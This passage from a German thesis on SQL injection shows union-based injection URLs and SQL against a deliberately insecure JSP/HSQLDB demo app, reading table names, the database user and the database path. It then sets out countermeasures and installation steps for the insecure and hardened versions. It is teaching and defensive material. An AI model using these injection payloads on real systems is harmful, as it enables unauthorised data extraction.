Wird das erste Argument von `LIMIT` laufend um 1 erhöht, kann man sämtliche Datensätze der Reihe nach abfragen. Ist der Index zu hoch, werden gar keine Datensätze zurückgeliefert. Dies zeigt sich in der Demo-Applikation, indem man wieder auf die Seite `main.jsp` gelangt.

Als weiteres Beispiel zur Anzeige von Daten sollen alle Tabellen der Datenbank ermittelt werden. In HSQLDB sind die Meta-Daten zu den Tabellen in der System-Tabelle `SYSTEM_TABLES` gespeichert. Die Namen der Tabellen können folgendermassen abgefragt werden:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=999+union+select+limit+0+1+5, ➥
  TABLE_NAME,'',0,curdate()+from+SYSTEM_TABLES
```

SQL-Statement:

```
SELECT * FROM messages WHERE messageid = 999 union select limit 0 1 5, ➥
  TABLE_NAME,'',0,curdate() from SYSTEM_TABLES
```

Der Tabellenname wird als Titel der (künstlich generierten) Nachricht angezeigt.

(Wo die Meta-Daten über die Datenbank gespeichert sind und ob diese mittels SQL-Statements abgefragt werden können, ist vom verwendeten Datenbank-Produkt abhängig.)

Wie aus obigen Ausführungen ersichtlich wird, ist das Anzeigen von Daten wesentlich aufwändiger als z. B. Daten hinzuzufügen oder zu löschen. Der Grund ist, dass die Datenmenge des SELECT-Statements geeignet manipuliert werden muss. Ein separates SELECT-Statement ans ursprüngliche SELECT-Statement anzuhängen, würde nicht zum Ziel führen.

5.6 Systemvariablen anzeigen

Als letztes Beispiel soll gezeigt werden, wie man Werte von Systemvariablen ermitteln kann. Systemvariablen sind in den meisten Datenbank-Produkten verfügbar. In HSQLDB sind dies z. B. `DATABASE()` und `USER()`. `DATABASE()` liefert den Namen der aktuellen Datenbank, `USER()` liefert den Benutzernamen, mit dem die Anwendung mit dem Datenbank-Server verbunden ist. (Bei anderen Datenbank-Produkten kann man z. B. die Version des Servers oder die Version des Betriebssystems ermitteln, was unter Umständen sehr gefährlich sein kann. Anhand solcher Informationen könnte ein Angreifer z. B. bekannte Sicherheitslöcher der entsprechenden Produkte in Erfahrung bringen und ausnützen.)

Der URL könnte z. B. folgendermassen aussehen:

```
https://localhost:8443/insecure/showmsg.jsp?messageid=999+union+select+limit+0+1+5, ➥
  DATABASE(),USER(),0,curdate()+from+users
```

Das zugehörige SQL-Statement sieht folgendermassen aus:

```
SELECT * FROM messages WHERE messageid = 999 union select limit 0 1 5, ➥
  DATABASE(),USER(),0,curdate() from users
```

Im Titel der Nachricht wird der Pfad zur Datenbank angezeigt, als Text wird der Name des Benutzers angezeigt, mit dem auf den Datenbank-Server zugegriffen wird (siehe Abbildung 5.2).



Abbildung 5.2: Angriff: Systemvariablen anzeigen

5.7 Gegenmassnahmen

In Fall der in diesem Kapitel gezeigten Angriffe anhand der Seite `showmsg.jsp` stammen die Daten nicht von einem HTML-Formular, sondern von URL-Parametern. Dieser Unterschied macht sich aber lediglich im HTTP-Protokoll bemerkbar. Der Application-Server liefert der Applikation beide Arten von Parametern in derselben Weise, nämlich mittels der Variablen `request`. das Problem ist deshalb dasselbe wie im vorigen Kapitel: Die verwendeten Eingabe-Daten wurden nicht überprüft. Die Gegenmassnahmen sehen gleich aus wie im vorigen Kapitel. Eine zusätzliche Massnahme bezieht sich auf die Rechte des Kontos, mit dem auf den Datenbank-Server zugegriffen wird. Ebenfalls wird beschrieben, wie man die Passwörter in der Datenbank geschützt, also nicht im Klartext, speichern kann.

5.7.1 Prepared-Statements verwenden

Das SQL-Statement in der Seite `showmsg.jsp` müsste bei Verwendung von Prepared-Statements folgendermassen aussehen:

```
<%-- set dataSource --%>
<%@ include file="setdatasource.inc.jsp" %>

[...]

<sql:query var="messages">
  SELECT * FROM messages WHERE messageid = ?

  <sql:param value="${param.messageid}" />
</sql:query>
```

5.7.2 Überprüfung der Eingabewerte

Im vorigen Kapitel wurde bereits ausführlich beschrieben, wie man die Argumente mit Hilfe der im Rahmen dieser Semesterarbeit entwickelten Klassen auf Gültigkeit überprüfen kann. In diesem Kapitel wollen wir insbesondere die Überprüfung einer Zahl erläutern.

Die SQL-Abfrage enthält die `messageid` als Argument. Der Wert ist ganzzahlig. Wir müssen überprüfen, ob das Argument eine gültige Ganzzahl darstellt.

Dafür können wir die Klasse `IntegerVerifier` verwenden:

```
[...]

import ch.ethz.infsec.dl.*;

[...]

String messageid = request.getParameter("messageid");

// verify parameter
IntegerVerifier messageidVerifier = new IntegerVerifier(messageid);

if (!messageidVerifier.verify()) {
    return;
}

int id;
try {
    id = messageidVerifier.intValue();
}
catch (VerifierException e) {
    return;
}
```

Der Konstruktor der Klasse `IntegerVerifier` erwartet als einziges Argument eine Zeichenkette, die die Zahl darstellt. Mit der Methode `verify()` kann überprüft werden, ob das Argument eine gültige Ganzzahl ist. Falls dies der Fall ist, kann der gültige Wert als Basistyp `int` mittels der Methode `intValue()` angefordert werden.

Da das Argument eine Zahl ist, kann es keine Anführungszeichen oder andere problematischen Zeichen enthalten. Die Klasse `Escaper` wird deshalb nicht benötigt.

5.7.3 Verwendung von Beans für die Ausführung von SQL-Statements

Wie im vorigen Kapitel sollten die SQL-Abfragen in Beans ausgelagert werden. Es gelten dieselben Begründungen.

5.7.4 Zugriff auf den Datenbank-Server mit einem Konto, das ein Minimum von Rechten besitzt

Die Angriffe, bei denen schreibend auf die Datenbank zugegriffen oder Code auf dem Datenbank-Server ausgeführt wird (Stored-Procedures), sind besonders gefährlich. Es ist zwingend notwendig, dass das Konto, mit dem auf den Datenbank-Server zugegriffen wird, nur die notwendigen Rechte besitzt, um die SQL-Statements der Applikation auszuführen, aber keine zusätzlichen Rechte. Für jene Tabellen, auf die nicht schreibend zugegriffen wird, sollen nur SELECT-Statements zugelassen werden. Für Tabellen mit schreibenden Zugriffen sollten neben

den SELECT-Statements nur INSERT-, UPDATE- und DELETE-Statements erlaubt sein. Aufrufe von Stored-Procedures sollten nicht zugelassen werden. Alle anderen Statements (z. B. Tabellen erstellen, löschen oder ändern) sollten keinesfalls zugelassen werden. Um die Sicherheit weiter zu erhöhen, sollte für jede Applikation ein unterschiedliches Konto für den Datenbank-Zugriff angelegt werden. Kann ein Angreifer Benutzernamen und Passwort eines Kontos ausfindig machen, ist er dadurch auf Angriffe auf die betroffene Applikation beschränkt, andere Applikationen bleiben verschont.

5.7.5 Passwörter sicher speichern

In Abschnitt 5.5 haben wir gesehen, dass es für einen Angreifer möglich ist, die Passwörter der Benutzer einzusehen. Dies kann verhindert werden, indem die Passwörter in der Datenbank nicht im Klartext gespeichert werden. Es bieten sich zwei Möglichkeiten an:

- Hashcode der Passwörter speichern
- Passwörter verschlüsselt speichern

Die erste Methode hat den Vorteil, dass sie effizient und einfach implementiert werden kann. Der Nachteil ist, dass die gespeicherten Passwörter nicht wiederherstellbar sind. Bei der Überprüfung eines Passwortes muss zuerst dessen Haschcode berechnet werden, dann muss es mit dem in der Datenbank gespeicherten Hashcode verglichen werden.

Die zweite Methode hat den Vorteil, dass die Passwörter anhand des gespeicherten Schlüssel-Texts ermittelt werden können. Der Nachteil ist, dass die Implementierung etwas aufwändiger ist und dass ein Schlüssel benötigt wird, der sicher gespeichert werden muss (potenzieller weiterer Angriffspunkt).

In der verbesserten Version der Demo-Applikation haben wir die erste Methode (Hashcodes) implementiert.

Kapitel 6

Ermittlung der Tabellenstruktur anhand von Fehlermeldungen

6.1 Beschreibung des Angriffs

Normalerweise wird bei syntaktischen und semantischen Fehlern in SQL-Statements vom Application-Server bzw. vom Datenbank-Server eine Fehlermeldung mit Fehlerursache an den Browser geliefert. Für einen Angreifer können diese Meldungen wertvolle Informationen enthalten.

Der von uns verwendete Datenbank-Server HSQLDB liefert jedoch im Fehlerfall nur wenige Informationen. Statt gezielten Meldungen werden lediglich allgemein gehaltene Aussagen gemacht, u. a. wird jeweils das SQL-Statement genau so widergegeben, wie es von der Applikation an den Datenbank-Server gesendet wurde. Die in diesem Kapitel behandelte Art von Angriff ist deshalb mit HSQLDB nur beschränkt möglich. Anders sieht es jedoch z. B. bei MS-SQL und der ODBC-Schnittstelle aus. Litchfield [7] und Anley [1] beispielsweise behandeln diese Problematik umfassend. Litchfield befasst sich ausschliesslich mit dieser Technik. Anleys Paper beinhaltet diese Technik in einem von mehreren Kapiteln. Die Autoren beschreiben, wie der MS-SQL-Server in den Fehlermeldungen detailliert Auskunft über den jeweils aufgetretenen Fehler gibt, und wie ein Angreifer diese Informationen gezielt auswerten kann, um den Aufbau der Tabellenstruktur zu erfahren.

6.2 Gegenmassnahmen

Diese Angriffe können verhindert werden, indem dem Benutzer keine detaillierten Fehlermeldungen angezeigt werden, so dass ein Angreifer keine Informationen gewinnen kann.

Durch die Anwendung der in den Kapiteln 4 und 5 vorgestellten Massnahmen können einige Fehler abgefangen und dadurch Fehlermeldungen vermieden werden. Die Verwendung von Prepared-Statements bewirkt, dass Syntaxfehler in SQL-Statements, die durch von einem Angreifer eingeschleusten Code entstehen, nicht auftreten. Prepared-Statements können aber keine semantischen Fehler verhindern (z. B. Eingabe von Zahlen ausserhalb des gültigen Wertebereichs). Werden Beans verwendet, können viele Exceptions abgefangen und behandelt werden. Es können aber auch unerwartete Exceptions auftreten, die schlussendlich vom Application-Server behandelt werden und zu einer Fehlermeldung führen. Es wird deutlich, dass nicht alle Fehler innerhalb der Applikation abgefangen werden können.

Bei den meisten Application-Servern kann man für diesen Zweck eine Standard-Fehlerseite definieren. Diese wird immer dann angezeigt, wenn ein von der Applikation nicht abgefangener Fehler auftritt. Der Benutzer erfährt so nichts über die Details des Fehlers, der Administrator kann jedoch anhand der Log-Dateien die genaue Fehlerursache ermitteln.

Für unsere Demo-Applikation verwenden wir die Seite `error.jsp`. Wird diese Seite aufgerufen, wird der Benutzer über einen aufgetretenen Fehler informiert. Um die Standard-Fehlerseite zu aktivieren, muss in der Datei `WEB-INF/web.xml` von Tomcat der folgende Eintrag hinzugefügt werden:

```
<error-page>
  <exception-type>java.lang.Throwable</exception-type>
  <location>/error.jsp</location>
</error-page>
```

Dieser Eintrag aktiviert `error.jsp` für sämtliche auftretenden Fehler. Alternativ bzw. zusätzlich wäre es in JSP möglich, für jede JSP-Seite eine separate Fehlerseite zu definieren (mit der Anweisung `<%@ page errorPage="..."%>`). Aber nur erstere Methode (Standard-Fehlerseite in `WEB-INF/web.xml`) liefert konsistente und zuverlässige Ergebnisse.

Kapitel 7

Zusammenfassung der Gegenmassnahmen

Es wurden verschiedene Angriffe vorgestellt und Massnahmen behandelt, die getroffen werden können, damit diese Angriffe nicht mehr möglich sind. In diesem Kapitel sollen diese Massnahmen nochmals zusammenfassend aufgelistet werden.

- Verwendung von Prepared-Statements (Typen-Überprüfung auf Datenbank-Seite) (Abschnitte 4.5.1 auf Seite 18 und 5.7.1 auf Seite 29)
- Strikte Überprüfung der Argumente mit den Verifier-Klassen (Regular-Expressions, Verwendung von spezialisierten Verifier-Klassen für nummerische Argumente und Daten) (Abschnitte 4.5.2 auf Seite 18 und 5.7.2 auf Seite 30)
- Auslagerung der SQL-Abfragen in Beans (Abschnitte 4.5.3 auf Seite 21 und 5.7.3 auf Seite 30)
- Zugriff auf den Datenbank-Server mit einem Konto, das nur ein Minimum von Rechten besitzt (Abschnitt 5.7.4 auf Seite 30)
- Passwörter in der Datenbank nicht im Klartext speichern (Abschnitt 5.7.5 auf Seite 31)
- Dem Angreifer möglichst wenig Informationen über Fehlerzustände geben (nur über das Auftreten eines Fehlers informieren) (Abschnitt 6.2 auf Seite 32)
- Informationen für den Datenbankzugriff (Benutzername, Passwort, Server etc.) nicht im Quellcode der Seiten direkt einfügen, sondern aus einer geschützten Konfigurationsquelle (`WEB-INF/web.xml`) herauslesen (Seite 14)

Zusätzlich zu diesen Massnahmen empfiehlt sich ein Code-Review durch einen anderen Entwickler. Dank der unterschiedlichen Sichtweise können dadurch womöglich Probleme entdeckt werden, die man selber nicht bemerkt hat. (Dies ist keine technische, sondern eine *organisatorische* Massnahme.)

Je nach Plattform und Applikation können einige Massnahmen nur beschränkt oder gar nicht umgesetzt werden. Häufig verhindern Zeit- und Kostengründe die Umsetzung aller Massnahmen. Aber auch das Niveau der Entwickler bestimmt, ob alle Massnahmen umgesetzt werden können oder nicht.

Dringend empfohlen wird die Verwendung von Prepared-Statements, weil diese einen vom Datenbank-Server bereitgestellten Schutz vor SQL-Injection-Angriffen bieten. Unterstützt eine Bibliothek für den Zugriff auf den verwendeten Datenbank-Server keine Prepared-Statements, sollte unbedingt die Verwendung eines anderen Datenbank-Produkts in Betracht gezogen werden.

Kapitel 8

Umsetzung der Gegenmassnahmen in der Demo-Applikation

Wie schon erwähnt haben wir von der Demo-Applikation eine verbesserte Version entwickelt, die alle beschriebenen Gegenmassnahmen umsetzt. Nachfolgend wird auf einige bemerkenswerte Punkte eingegangen.

Eine auffällige Änderung ist die Auslagerung der SQL-Funktionalität in Beans. Diese Beans sind im Package `messageboard.sql` enthalten. Ein wesentlicher Bestandteil dieser Beans ist die Überprüfung der vom Benutzer eingegebenen Daten im Hinblick auf SQL-Injection-Angriffe mit Hilfe der diversen Verifier-Klassen. Dies deckt zugleich auch die Überprüfung auf Vollständigkeit der Daten ab. Deshalb kann auf die Validations-Klassen, die in der unsicheren Version Verwendung finden, verzichtet werden.

Eine weitere wichtige Änderung ist die Verwendung von Prepared-Statements. Sämtliche SQL-Statements, die externe Argumente verwenden, werden als Prepared-Statements ausgeführt.

Wird bei einer Abfrage als Resultat nur ein einzelner Datensatz erwartet, wird dies ebenfalls berücksichtigt. Enthält das Resultat mehr als ein Datensatz, gilt die Abfrage als gescheitert.

Ein ebenfalls wichtiger Punkt ist die Speicherung der Passwörter als Hashcodes statt im Klartext. Diese Massnahme ist in den Klassen `UserAuthenticator`, `ProfileCreator`, `ProfileStorer` und `PasswordStorer` umgesetzt. Weil ein Hashcode aus 40 Zeichen besteht, musste das Feld `password` in der Tabelle `users` von vormals 20 Zeichen auf 40 Zeichen vergrössert werden.

Im Gegensatz zur unsicheren Applikation wird in der verbesserten Applikation nicht mit dem Konto `sa`, sondern mit dem eigens für diese Applikation in der Datenbank angelegten Benutzer `messageboard` auf die Datenbank zugegriffen. Dieses Konto besitzt nur die allernötigsten Rechte.

Damit dem Angreifer keine informativen Fehlermeldungen angezeigt werden, wurde die Datei `error.jsp` erstellt und in der Konfigurationsdatei `WEB-INF/web.xml` als Fehler-Seite registriert. Tritt ein Fehler auf, wird der Benutzer lediglich über diese Tatsache informiert, er erfährt aber keinerlei Details. Details können vom Applikations-Betreuer in den Log-Files des Application-Servers gefunden werden.

Anhang A

Installation der Demo-Applikation

Dieser Anhang beschreibt die Installation der Demo-Applikation unter *Debian GNU/Linux*. Es werden aber keine Debian-spezifischen Features benötigt, so dass diese Anleitung für beliebige Linux-Distributionen anwendbar sein sollte.

Für eine einfache Installation wird ein Archiv bereitgestellt, das die benötigte Software und die Demo-Applikation enthält. Das Archiv kann von `http://www.infsec.ethz.ch/` heruntergeladen werden. Aus Lizenz-Gründen muss jedoch das *Java Development Kit* separat installiert werden.

Trotz der Bereitstellung dieses Archives wird zusätzlich die manuelle Installation beschrieben, so dass die Demo-Applikation auch auf anderen Plattformen (z. B. Windows) installiert werden kann.

Sämtliche Quelldateien der beiden Applikationen sind in einem separaten Anhang abgedruckt.

Verwendete Software

Für die Demo-Applikation wird folgende Software benötigt:

- Java 2 Platform, Standard Edition (J2SE), Version 1.4 oder höher

  Diese Software kann von `http://java.sun.com/` heruntergeladen werden. Für die TLS-Unterstützung in Tomcat und die Verwendung von Regular-Expressions wird die Version *1.4* oder höher benötigt. Wichtig: Es muss das SDK heruntergeladen werden, die Runtime-Environment (RE) reicht nicht aus. In der hier beschriebenen Installation wird die Version *1.4.1_02 (Linux self-extracting file), SDK* verwendet.

- Tomcat 4.1.x (oder höher)

  Tomcat ist die offizielle Referenz-Implementierung der Java-Servlet- und JavaServer-Pages-Technologie. Die Software kann von `http://jakarta.apache.org/tomcat/index.html` heruntergeladen werden. Es stehen vorkompilierte Binary-Pakete zum Download bereit. Es sollte die aktuellste stabile Version verwendet werden. In der hier beschriebenen Installation wird die Version *4.1.24* verwendet. Unter dem oben genannten URL ist auch die ausführliche Dokumentation zu finden.

- HSQL Database Engine

  HSQL Database Engine (HSQLDB) ist eine schlanke, auf Java basierte SQL-Datenbank. Die Software kann von `http://www.hsqldb.org/` heruntergeladen werden. Dort ist auch die Dokumentation zu finden. In der hier beschriebenen Installation wird die Version *1.7.1* verwendet.

Installation des Java Development Kits

Grundvoraussetzung für die Installation der Demo-Applikation ist die Installation des Java Development Kits. Es kann in ein beliebiges Verzeichnis installiert werden. Damit es von allen Komponenten der Applikation verwendet werden kann, muss die Umgebungsvariable `JAVA_HOME` korrekt gesetzt sein. Dies wird mit dem folgenden Befehl erreicht:

```
export JAVA_HOME=$HOME/software/j2sdk1.4.1_02
```

(Dieser Befehl gilt für *Bash*, für andere Shells und Plattformen lautet der Befehl u. U. anders. Der Pfad auf der rechten Seite der Zuweisung muss entsprechend angepasst werden.)

Verwendung des Archivs

Das Archiv `sa-archiv.tar.gz` enthält u. a. die folgenden Komponenten:

- Konfigurierte Version von Tomcat mit installierter unsicherer und verbesserter Demo-Applikation (Verzeichnis `jakarta-tomcat-4.1.24`)
- HSQLDB (Verzeichnis `hsqldb`)
- Quellcode und Dokumentation der unsicheren und der verbesserten Demo-Applikation, kompilierte Version beider Demo-Applikationen (Verzeichnisse `applications/insecure` und `applications/secure`)

Zuerst muss das Archiv in einem beliebigen Verzeichnis entpackt werden. Im Folgenden gehen wir davon aus, dass dies im Home-Verzeichnis geschieht.

```
cd $HOME
tar xvzf sa-archiv.tar.gz
```

Als nächstes muss ein Schlüsselpaar für die TLS-Funktionalität erstellt werden.

```
$JAVA_HOME/bin/keytool -genkey -alias tomcat -keyalg RSA ➥
  -keystore jakarta-tomcat-4.1.24/conf/keystore
```

Als Passwörter muss jeweils `secret` verwendet werden. Als `first name` und `last name` muss der Hostname (`localhost`) angegeben werden. (Der Rest kann beliebig ausgefüllt werden.) Das erstellte Schlüsselpaar sollte vor unberechtigtem Zugriff geschützt werden:

```
chmod 600 jakarta-tomcat-4.1.24/conf/keystore
```

Nun kann Tomcat gestartet werden:

```
jakarta-tomcat-4.1.24/bin/startup.sh
```

Werden im Browser die URLs `https://localhost:8443/insecure/index.jsp` und `https://localhost:8443/secure/index.jsp` korrekt angezeigt, funktioniert die Installation. (Einloggen kann man nicht, weil noch keine Datenbank verfügbar ist.)
Als nächstes müssen die Datenbanken für die unsichere und für die verbesserte Applikation initialisiert werden. Dazu muss für jede Datenbank je ein Datenbankserver gestartet werden. Der HSQLDB-Server nimmt standardmässig Anfragen auf Port 9001 entgegen. Um zwei Server gleichzeitig laufen zu lassen, müssen zwei verschiedene Ports verwendet werden. Wir werden für den Server für die unsichere Applikation den Port 9001 verwenden, und den Port 9002 für die verbesserte Applikation.

Um die Datenbank-Server zu starten, empfiehlt sich jeweils die Verwendung eines separaten Terminal-Fensters. Die Datenbank-Server können dann im Vordergrund laufen und bei Bedarf mit `<CTRL-C>` beendet werden.

Die Initialisierung geschieht mit *Ant*. Weil wir im Ant-Script den JDBC-Treiber von HSQLDB verwenden, müssen wir beim Aufruf von *Ant* die entsprechende JAR-Datei bekanntgeben:

```
CLASSPATH=hsqldb/lib/hsqldb.jar ant <Argumente>
```

Nun können wir die Initialisierungen vornehmen.

Unsichere Applikation:

- Datenbank-Server in separatem Terminal-Fenster starten:

  ```
  $JAVA_HOME/bin/java -cp hsqldb/lib/hsqldb.jar org.hsqldb.Server -port 9001 ➥
    -database hsqldb/data/insecure
  ```

- Datenbank initialisieren:

  ```
  CLASSPATH=hsqldb/lib/hsqldb.jar ant init-insecure-db
  ```

Verbesserte Applikation:

- Datenbank-Server in separatem Terminal-Fenster starten:

  ```
  $JAVA_HOME/bin/java -cp hsqldb/lib/hsqldb.jar org.hsqldb.Server -port 9002 ➥
    -database hsqldb/data/secure
  ```

- Datenbank initialisieren:

  ```
  CLASSPATH=hsqldb/lib/hsqldb.jar ant init-secure-db
  ```

Beide Datenbank-Server sollten nun Betriebsbereit sein. Die Installation der Demo-Applikation ist damit abgeschlossen.

Manuelle Installation

In den folgenden Ausführungen wird angenommen, dass die Installation im Home-Verzeichnis erfolgt. Das JDK muss bereits installiert sein, ebenfalls muss die Variable `JAVA_HOME` korrekt gesetzt sein.

Als weitere Vorbereitung muss das Archiv `sa-archiv.tar.gz` entpackt werden, weil daraus einige Dateien benötigt werden. Im Folgenden nehmen wir an, dass das Archiv im Verzeichnis `sa-archiv` im Home-Verzeichnis entpackt wurde.

Tomcat

Zuerst muss Tomcat entpackt werden:

```
tar xvzf jakarta-tomcat-4.1.24.tar.gz
```

Nun sollte Tomcat getestet werden. Dazu wird Tomcat mit dem folgenden Befehl gestartet:

```
jakarta-tomcat-4.1.24/bin/startup.sh
```

Funktioniert die Installation, wird im Webbrowser auf dem URL `http://localhost:8080` eine Testseite von Tomcat angezeigt.

Mit dem folgenden Befehl wird Tomcat beendet:

```
jakarta-tomcat-4.1.24/bin/shutdown.sh
```

Als nächstes muss ein Schlüsselpaar für die TLS-Funktionalität erstellt werden.

```
$JAVA_HOME/bin/keytool -genkey -alias tomcat -keyalg RSA ➥
  -keystore jakarta-tomcat-4.1.24/conf/keystore
```

Als Passwörter muss jeweils `secret` verwendet werden. Als `first name` und `last name` muss der Hostname (`localhost`) angegeben werden. (Der Rest kann beliebig ausgefüllt werden). Das erstellte Schlüsselpaar sollte vor unberechtigtem Zugriff geschützt werden:

```
chmod 600 jakarta-tomcat-4.1.24/conf/keystore
```

Nun muss die Konfiguration von Tomcat angepasst werden. In der Grundinstallation sind die Ports 127.0.0.1:8005 (Port für Shutdown-Kommando), *:8080 (HTTP-Connector) und *:8009 (AJP-Connector) aktiviert. Der HTTP-Connector bearbeitet Requests, die direkt von Browsern per HTTP-Protokoll kommen. Da wir TLS verwenden, werden wir diesen Connector ausschalten. Der AJP-Connector dient dazu, Tomcat mit einem normalen Webserver (z. B. Apache) zu verbinden. Da wir aber Tomcat als Standalone-Server verwenden, werden wir auch diesen Connector abschalten.

Die Konfigurationsdatei von Tomcat ist `jakarta-tomcat-4.1.24/conf/server.xml`. Es ist eine XML-Datei. In dieser Datei müssen folgende Anpassungen vorgenommen werden:

- HTTP-Connector ausschalten

  Der folgende Abschnitt definiert den HTTP-Connector ohne TLS. Dieser Abschnitt muss auskommentiert werden:

  ```
  <!--
  <Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
             port="8080" minProcessors="5" maxProcessors="75"
             enableLookups="true" redirectPort="8443"
             acceptCount="100" debug="0" connectionTimeout="20000"
             useURIValidationHack="false" disableUploadTimeout="true" />
  -->
  ```

- HTTP-Connector mit TLS einschalten

  Der darauffolgende Abschnitt definiert einen HTTP-Connector mit TLS-Unterstützung. Dieser ist in der Grundkonfiguration auskommentiert. Er muss aktiviert werden. Zusätzlich müssen dem Tag `Factory` die Attribute `keystoreFile` und `keystorePass` hinzugefügt werden. (Die Datei `server.xml` sollte nicht von anderen Benutzern gelesen werden können.)

```
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="100" debug="0" scheme="https" secure="true"
           useURIValidationHack="false" disableUploadTimeout="true">
  <Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
           clientAuth="false" protocol="TLS"
           keystoreFile="conf/keystore"
           keystorePass="secret" />
</Connector>
```

- AJP-Connector ausschalten

  Der Abschnitt, der den AJP-Connector definiert, muss auskommentiert werden:

```
<!--
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8009" minProcessors="5" maxProcessors="75"
           enableLookups="true" redirectPort="8443"
           acceptCount="10" debug="0" connectionTimeout="0"
           useURIValidationHack="false"
           protocolHandlerClassName="org.apache.jk.server.JkCoyoteHandler"/>
-->
```

Nun kann Tomcat wie bereits oben gezeigt gestartet werden. Auf dem URL `https://localhost:8443/` sollte dann wiederum die Testseite von Tomcat erscheinen, diesmal aber mit verschlüsselter Verbindung.

Die Beispiel-Applikationen, die mit Tomcat mitgeliefert werden und standardmässig installiert sind, brauchen wir nicht. Deshalb können wir im Verzeichnis `jakarta-tomcat-4.1.24/webapps` sämtliche Dateien und Verzeichnisse löschen.

Stattdessen kopieren wir die beiden Demo-Applikationen aus dem Archiv nach `jakarta-tomcat-4.1.24/webapps`:

```
cp -a sa-archiv/applications/insecure/webapp jakarta-tomcat-4.1.24/webapps/insecure
cp -a sa-archiv/applications/secure/webapp jakarta-tomcat-4.1.24/webapps/secure
```

Nun muss Tomcat neu gestartet werden:

```
jakarta-tomcat-4.1.24/bin/shutdown.sh
jakarta-tomcat-4.1.24/bin/startup.sh
```

Werden nun im Browser die URLs `https://localhost:8443/insecure/index.jsp` und `https://localhost:8443/secure/index.jsp` korrekt angezeigt, funktioniert die Installation. (Einloggen kann man nicht, weil noch keine Datenbank verfügbar ist.)

HSQLDB

Um HSQLDB zu installieren, muss das Paket `hsqldb_1_7_1.zip` entpackt werden:

```
unzip hsqldb_1_7_1.zip
```

Wir benötigen lediglich das JAR-Archiv `hsqldb/lib/hsqldb.jar`. Die Dateien der Datenbanken werden wir im bereits vorhandenen Verzeichnis `hsqldb/data` ablegen.

Nun müssen die Datenbanken für die unsichere und für die verbesserte Applikation initialisiert werden. Dazu muss für jede Datenbank je ein Datenbankserver gestartet werden. Der HSQLDB-Server nimmt standardmässig Anfragen auf Port 9001 entgegen. Um zwei Server gleichzeitig laufen zu lassen, müssen zwei verschiedene Ports verwendet werden. Wir werden für den Server für die unsichere Applikation den Port 9001 verwenden, und den Port 9002 für die verbesserte Applikation.

Um die Datenbank-Server zu starten, empfiehlt sich jeweils die Verwendung eines separaten Terminal-Fensters. Die Datenbank-Server können dann im Vordergrund laufen und bei Bedarf mit `<CTRL-C>` beendet werden.

Die Initialisierung geschieht mit *Ant*. Dazu stehen ein Ant-Script (`build.xml`) und zwei SQL-Scripts (`init-insecure.sql`, `init-secure.sql`) zur Verfügung. Diese drei Dateien müssen aus dem Archiv kopiert werden:

```
cp sa-archiv/build.xml .
cp sa-archiv/init-insecure.sql .
cp sa-archiv/init-secure.sql .
```

Weil wir im Ant-Script den JDBC-Treiber von HSQLDB verwenden, müssen wir beim Aufruf von *Ant* die entsprechende JAR-Datei bekanntgeben:

```
CLASSPATH=hsqldb/lib/hsqldb.jar ant <Argumente>
```

Nun können wir die Initialisierungen vornehmen.

Unsichere Applikation:

- Datenbank-Server in separatem Terminal-Fenster starten:

  ```
  $JAVA_HOME/bin/java -cp hsqldb/lib/hsqldb.jar org.hsqldb.Server -port 9001 ➥
    -database hsqldb/data/insecure
  ```

- Datenbank initialisieren:

  ```
  CLASSPATH=hsqldb/lib/hsqldb.jar ant init-insecure-db
  ```

Verbesserte Applikation:

- Datenbank-Server in separatem Terminal-Fenster starten:

  ```
  $JAVA_HOME/bin/java -cp hsqldb/lib/hsqldb.jar org.hsqldb.Server -port 9002 ➥
    -database hsqldb/data/secure
  ```

- Datenbank initialisieren:

  ```
  CLASSPATH=hsqldb/lib/hsqldb.jar ant init-secure-db
  ```

Beide Datenbank-Server sollten nun Betriebsbereit sein. Die Installation der Demo-Applikation ist damit abgeschlossen.

Verwendung der Demo-Applikation

Um die unsichere Applikation zu verwenden, muss folgender URL aufgerufen werden:

`https://localhost:8443/insecure/index.jsp`

Um die verbesserte Applikation zu verwenden, muss folgender URL aufgerufen werden:

`https://localhost:8443/secure/index.jsp`

In beiden Applikationen kann mit dem Benutzernamen `admin` (Passwort: `secret`) oder mit dem Benutzernamen `peter` (Passwort: `terces`) eingeloggt werden.

Unter Umständen wird es nach Verwendung der Applikationen notwendig sein, die Datenbank mit den ursprünglichen Daten neu zu initialisieren. Dazu müssen zuerst beide Datenbank-Server gestoppt werden. Danach müssen alle Dateien im Verzeichnis `hsqldb/data` gelöscht werden. Nun müssen beide Datenbank-Server wieder gestartet und die Datenbanken initialisert werden, wie weiter oben beschrieben (unter *Verwendung des Archivs* bzw. *Manuelle Installation*).

Literaturverzeichnis

[1] Chris Anley. *Advanced SQL Injection In SQL Server Applications.* 2002.
`http://www.nextgenss.com/papers/advanced_sql_injection.pdf`

[2] Rain Forest Puppy. *How I hacked PacketStorm.* 2000.
`http://www.wiretrip.net/rfp/txt/rfp2k01.txt`

[3] Hans Bergsten. *JavaServer Pages.* O'Reilly, 2^{nd} edition 2002.

[4] Jeffrey E. F. Friedl. *Mastering Regular Expressions.* O'Reilly, 1997.

[5] Mario Smith. *SQL Injection: Are Your Web Applications Vulnerable?* 2002.
